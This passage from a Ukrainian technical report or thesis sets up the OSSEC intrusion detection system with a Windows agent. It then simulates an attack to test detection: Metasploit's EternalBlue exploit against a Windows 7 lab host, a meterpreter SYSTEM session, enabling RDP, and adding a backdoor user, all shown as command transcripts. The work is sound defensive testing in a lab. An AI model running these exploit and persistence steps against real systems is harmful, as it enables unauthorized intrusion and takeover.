

Рисунок 3.7 – Запуск служб OSSEC

Далі для зручності моніторингу встановимо Web-GUI. Для цього потрібно завантажити компоненти з github-репозиторію, розпакувати їх в кореневій директорії вебсерверу та запустити служби Apache2 (див. рисунок 3.8).



Рисунок 3.8 – Запуск веб-сервера Apache2

Серед компонентів знадобиться файл скрипту для налаштування облікових даних вебсервера, таких як: локальний домен; права доступу; ім’я користувача та пароль (див. рисунок 3.9).

Рисунок 3.9 - Налаштування параметрів вебсервера

Після проведених дій, можемо перевірити стан активності вебсервера відкривши адресу localhost в браузері (див. рисунок 3.10).



Рисунок 3.10 – OSSEC Web-UI

3.3 Підключення та конфігурування агенту на ОС Windows

Першим кроком на офіційному вебресурсі знаходимо та завантажуємо клієнтський файл агенту відповідно до ОС (див. рисунок 3.11).

https://ossec.github.io/downloads.html

Рисунок 3.11 – Завантаження Windows агенту

Після цього запускаємо процес встановлення (див. рисунок 3.12).



Рисунок 3.12 – Встановлення Windows агента

Наступним кроком в терміналі нашого OSSEC сервера, відкриємо менеджер управління агентами. Задаємо йому ім'я та IP-адресу щоб отримати унікальний ідентифікатор, який має складатися з числа (див. рисунок 3.13).



Рисунок 3.13 – Реєстрація агенту на сервері

Після підтвердження обираємо опцію, яка відповідає за генерування ключа і вводимо повний ідентифікатор агенту, якого додали попередньо. Менеджер відобразить весь ключ, який слід скопіювати (див. рисунок 3.14).



Рисунок 3.14 – Генерація ключа

Вказуємо скопійований ключ та IP-адресу сервера в Windows Agent. Така процедура необхідна для з’єднання агенту з сервером (див. рисунок 3.15).



Рисунок 3.15 – Підключення Windows Agent до OSSEC server

Перевіримо статус коректного з’єднання, відкривши на сервері список контролю агентів (див. рисунок 3.16).



Рисунок 3.16 – Список активних агентів

Компоненти веб-інтерфейсу також надають можливість переглянути цю інформацію у відповідній секції з врахуванням оповіщення яке базується на Rule Id (див. рисунок 3.17).

Рисунок 3.17 – Список агентів в середовищі Web-GUI

3.4 Практичне дослідження процесу моніторингу та реєстрації подій

В рамках симуляції зловмисних дій, було прийнято рішення використовувати дистрибутив призначений для тестування на проникнення Kali Linux, та вбудований фреймворк Metasploit. Безпосередньо для атаки було задіяно експлойт EternalBlue, який використовує вразливість в реалізації протоколу SMBv1 (Server Message Block) в операційних системах Microsoft Windows. Ця вразливість дозволяє віддалено виконувати код на вразливих системах без потреби автентифікації, надсилаючи спеціально сформований пакет даних. EternalBlue була частиною інструментів, викрадених з арсеналу NSA (Національної агентства безпеки США) і опублікованих хакерською групою Shadow Brokers [20] (див. рисунок 3.18).



Рисунок 3.18 - Пошук експлойту в базі Metasploit

Обираємо відповідний пункт з бази (use 0), вказуємо дані віддаленого хосту жертви та запускаємо експлойт (див. рисунок 3.19).

```
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.1.107
RHOSTS ⇒ 192.168.1.107
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
```

Рисунок 3.19 - Введення експлойту в дію

В результаті виконання шкідливого коду, відкривається сесія meterpreter shell на віддаленому хості, яка дає змогу повністю взаємодіяти з вразливою системою (див. рисунок 3.20).

```
msf exploit(windows/smb/ms17_010_eternalblue) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information              Connection
  --  ----  ----                     -----------              ----------
  1         meterpreter x64/windows  NT AUTHORITY\_ @ MASTERPC  192.168.1.110:4444 → 192.168.1.107:49265
                                                               (192.168.1.107)

msf exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MASTERPC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\система
meterpreter >
```

Рисунок 3.20 – Отримання сесії

Як правило, потенційні зловмисні дії не закінчуються лише на етапі проникнення, тому додатково задіємо модуль пост-експлуатації */post/windows/manage/enable_rdp* (див. рисунок 3.21-3.22).



Рисунок 3.21 - Пошук корисного навантаження

Цей модуль автоматизує процес активації RDP, що дозволяє віддалено підключатися до комп'ютера за допомогою стандартних інструментів, а також змінює ключі реєстру, що відповідають за налаштування доступу. Payload є корисним, оскільки надає безперебійне активне підключення та стабільніший спосіб взаємодії без необхідності повторного використання експлойту навіть після перезавантаження системи або відновлення її з резервної копії.

```
msf exploit(windows/smb/ms17_010_eternalblue) > use 69
msf post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall Exception.
   FORWARD   false            no        Forward remote port 3389 to local Port.
   LPORT     3389             no        Local port to forward remote connection.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on
   USERNAME                   no        The username of the user to create.


View the full module info with the info, or info -d command.

msf post(windows/manage/enable_rdp) > set SESSION 1
SESSION => 1
msf post(windows/manage/enable_rdp) >
```

Рисунок 3.22 – Виконання Payload

У відкритій сесії закріпимо доступ, створивши нового користувача системи *net user hacker /add* (див. рисунок 3.23).

```
Shell No. 1
Session  Actions  Edit  View  Help
msf post(windows/manage/enable_rdp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 3032 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user hacker /add
net user hacker /add
The command completed successfully.


C:\Windows\system32>
```

Рисунок 3.23 – Імітація підозрілої активності

Відфільтруємо список логів у вебінтерфейсі за допомогою пошуку. Можемо помітити, що OSSEC server сповіщає про кожну виконану дію зловмисником з усіма деталями (див. рисунок 3.24).

